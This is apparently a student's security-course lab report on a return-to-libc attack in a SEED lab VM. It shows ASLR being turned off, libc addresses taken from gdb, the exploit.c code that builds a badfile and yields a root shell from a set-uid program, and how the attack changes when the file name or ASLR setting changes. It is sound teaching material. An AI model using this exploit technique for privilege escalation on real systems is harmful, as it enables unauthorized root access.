


CY 5130: Computer System Security

Lab 2: Return-to-libc Attack

1. Turning off Countermeasures:

I turned off Address Space Randomization in-order to facilitate easy retrieval of addresses to enable the attack. Also, I configured `/bin/sh` to link to `/bin/zsh` since dash's countermeasure prevents itself from being executed in a set-uid process. This can be seen in Deliverable 1.




```
/bin/bash
[02/16/21]seed@VM:~/.../lab2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/16/21]seed@VM:~/.../lab2$ sudo ln -sf /bin/zsh /bin/sh
[02/16/21]seed@VM:~/.../lab2$
```

Deliverable 1

2. Finding out the addresses of libc functions:

- I next compiled and ran the Vulnerable program- `retlib.c` and changed the permissions of the file. While compiling I chose my buffer size to be 15 (**N=15**) and used `-fno-stack-protector` option (turning off stack guard protection) and made stack non-executable using `-noexecstack` option (Since objective of return to libc attack is to bypass non-executable stack and make buffer overflow possible). This is seen in Figure: a.
- Then I created empty badfile using `touch` command.
- I ran `retlib` program in `gdb` to seek the memory addresses of `system()`, `exit()`. This can be done by adding a breakpoint at `main()` and retrieving the addresses using `print` command as seen in Deliverable 2.



```
sh
[02/16/21]seed@VM:~/.../lab2$ gcc -DBUF_SIZE=15 -fno-stack-protector -z noexecstack -o retlib retlib.c
[02/16/21]seed@VM:~/.../lab2$ sudo chown root retlib
[02/16/21]seed@VM:~/.../lab2$ sudo chmod 4755 retlib
[02/16/21]seed@VM:~/.../lab2$
```

Figure a: Compiling retlib.c

```

bash
/./bin/bash 117x28
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048518 <main+10>: push    ebp
0x8048519 <main+11>: mov     ebp,esp
0x804851b <main+13>: push    ecx
=> 0x804851c <main+14>: sub     esp,0x54
0x804851f <main+17>: sub     esp,0x4
0x8048522 <main+20>: push    0x4b
0x8048524 <main+22>: push    0x0
0x8048526 <main+24>: lea     eax,[ebp-0x57]
[-----stack-----]
0000 0xbffec64 --> 0xbffec80 --> 0x1
0004 0xbffec68 --> 0x0
0008 0xbffec6c --> 0xb7e20637 (<_libc_start_main+247>: add    esp,0x10)
0012 0xbffec70 --> 0xb7fba000 --> 0x1b1db0
0016 0xbffec74 --> 0xb7fba000 --> 0x1b1db0
0020 0xbffec78 --> 0x0
0024 0xbffec7c --> 0xb7e20637 (<_libc_start_main+247>: add    esp,0x10)
0028 0xbffec80 --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804851c in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <_libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <_GI_exit>
gdb-peda$

```

Deliverable 2: Memory addresses of system and exit

3. Putting the shell string in the memory:

I created a shell variable called MY_SHELL, assigned it /bin/sh string and added it to the child process.

We will be using this shell string as an argument to the system(). In order to do that, I retrieved the memory address of the Shell string using the given code envadd.c as seen in Deliverable 3.

```

/./bin/bash 117x28
[02/16/21]seed@VM:~/.../lab2$ export MY_SHELL=/bin/sh
[02/16/21]seed@VM:~/.../lab2$ env | grep MY_SHELL
MY_SHELL=/bin/sh
[02/16/21]seed@VM:~/.../lab2$ gcc -o envadd envadd.c
envadd.c: In function 'main':
envadd.c:3:19: warning: implicit declaration of function 'getenv' [-Wimplicit-function-declaration]
char* shell = getenv("MY_SHELL");
                  ^
envadd.c:3:19: warning: initialization makes pointer from integer without a cast [-Wint-conversion]
envadd.c:5:6: warning: implicit declaration of function 'printf' [-Wimplicit-function-declaration]
printf("%x\n", (unsigned int)shell);
      ^
envadd.c:5:6: warning: incompatible implicit declaration of built-in function 'printf'
envadd.c:5:6: note: include '<stdio.h>' or provide a declaration of 'printf'
[02/16/21]seed@VM:~/.../lab2$ ./envadd
bffffdd6
[02/16/21]seed@VM:~/.../lab2$

```

Deliverable 3: Shell string address

4. Exploiting the buffer-overflow vulnerability:

- To make the attack we need to find offsets to store the addresses we retrieved above.
- To find the offset, I disassembled bof function of vulnerable program in gdb. The LEA instruction line pointed out that my buffer starting address is 0x17 bytes (23 bytes in decimal) above the base pointer. Meaning the return address is 28 bytes from the start of the buffer.

- Hence, we need to assign 27 bytes with some values (I stored 'A'), buf[27] with memory address of system(), buf[31] with address of exit() and buf[35] with address of /bin/sh shell string. (As seen in figure b). The badfile as result will look like figure c.
- By doing this, when we run our retlib.c program while the bof () terminates, it will return the control to the new overwritten return address i.e system() call with /bin/sh as argument and invoke a root shell. When you try to exit the shell, it will be done smoothly since the address of the exit () is also included onto the stack. Hence, making the attack successful. (as seen in Deliverable 4)

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    memset(&buf, 'A', 40);
    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and the values for X, Y, Z. The order of the following three statements does not imply the order of
    X, Y, Z. Actually, we intentionally scrambled the order. */
    *(long *) &buf[35] = 0xbffffdd6 ; // "/bin/sh"
    *(long *) &buf[27] = 0xb7e42da0 ; // system()
    *(long *) &buf[31] = 0xb7e369d0 ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Figure b: Code snippet

```
bash
[02/16/21]seed@VM:~/.../lab2$ gcc -o exploit exploit.c
[02/16/21]seed@VM:~/.../lab2$ ./exploit
[02/16/21]seed@VM:~/.../lab2$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Deliverable 4: Exploit successful

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAA -ä·Dïä·0}º;A
```

Figure c: Badfile

5. Attack Variation 1:

For this variation, I commented the line where you are copying exit () memory address. When I ran, as expected the system () is passed the control and a root shell is invoked. However, when I tried to exit the program the Instruction Pointer points at a garbage location instead of exit () hence throwing a segmentation fault.

```

ash
[02/16/21]seed@VM:~/.../lab2$ gcc -o exploit exploit.c
[02/16/21]seed@VM:~/.../lab2$ ./exploit
[02/16/21]seed@VM:~/.../lab2$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
Segmentation fault
[02/16/21]seed@VM:~/.../lab2$

```

Deliverable 5: Attack without exit () address

6. Attack variation 2:

I changed the file name of vulnerable program to newretlib. When I tried to make the attack with this new file name, it threw an error. Implying that the address of /bin/sh has been moved to a new location.

```

ash
[02/16/21]seed@VM:~/.../lab2$ gcc -DBUF_SIZE=15 -fno-stack-protector -z noexecstack -o newretlib newretlib.c
[02/16/21]seed@VM:~/.../lab2$ sudo chown root newretlib
[02/16/21]seed@VM:~/.../lab2$ sudo chmod 4755 newretlib
[02/16/21]seed@VM:~/.../lab2$ ./exploit
[02/16/21]seed@VM:~/.../lab2$ ./newretlib
zsh:1: command not found: h
[02/16/21]seed@VM:~/.../lab2$

```

Deliverable 6: Attack with different size filename

7. Turning on address randomization:

- When I tried the attack with address randomization enabled, it threw a segmentation fault error as seen in deliverable 7.
- The reason is address randomization randomly positions the base address of an executable and the position of libraries, heap, and stack in a process's address space. So, the addresses that we provide (that of system(), exit(), /bin/sh) all changes as seen in figure d and e.
- While the address changes, the offset values don't change since the position to place the address i.e return address of bof() is relative to the start of the buffer. The X,Y,Z values would instead depend on the buffer size N that we specify while compiling the vulnerable program, retlib.c.

```

sh
[02/16/21]seed@VM:~/.../lab2$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/16/21]seed@VM:~/.../lab2$ gcc -DBUF_SIZE=15 -fno-stack-protector -z noexecstack -o retlib retlib.c
[02/16/21]seed@VM:~/.../lab2$ sudo chown root retlib
[02/16/21]seed@VM:~/.../lab2$ sudo chmod 4755 retlib
[02/16/21]seed@VM:~/.../lab2$ ./exploit
[02/16/21]seed@VM:~/.../lab2$ ./retlib
Segmentation fault
[02/16/21]seed@VM:~/.../lab2$

```

Deliverable 7: Attack with ASLR enabled


```

[02/18/21]seed@VM:~/.../lab2$ ./envadd
bfca2dd6
[02/18/21]seed@VM:~/.../lab2$

```

Figure d: /bin/sh address change

```

EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048518 <main+10>: push    ebp
0x8048519 <main+11>: mov     ebp,esp
0x804851b <main+13>: push    ecx
=> 0x804851c <main+14>: sub     esp,0x54
0x804851f <main+17>: sub     esp,0x4
0x8048522 <main+20>: push    0x4b
0x8048524 <main+22>: push    0x0
0x8048526 <main+24>: lea     eax,[ebp-0x57]
[-----stack-----]
0000| 0xbfa2f9f4 --> 0xbfa2fa10 --> 0x1
0004| 0xbfa2f9f8 --> 0x0
0008| 0xbfa2f9fc --> 0xb760a637 (< __libc_start_main+247>: add    esp,0x10)
0012| 0xbfa2fa00 --> 0xb77a4000 --> 0x1b1db0
0016| 0xbfa2fa04 --> 0xb77a4000 --> 0x1b1db0
0020| 0xbfa2fa08 --> 0x0
0024| 0xbfa2fa0c --> 0xb760a637 (< __libc_start_main+247>: add    esp,0x10)
0028| 0xbfa2fa10 --> 0x1
Legend: code, data, rodata, value

Breakpoint 1, 0x0804851c in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb762cda0 < __libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb76209d0 < __GI_exit>
gdb-peda$

```

Figure e: system and exit address change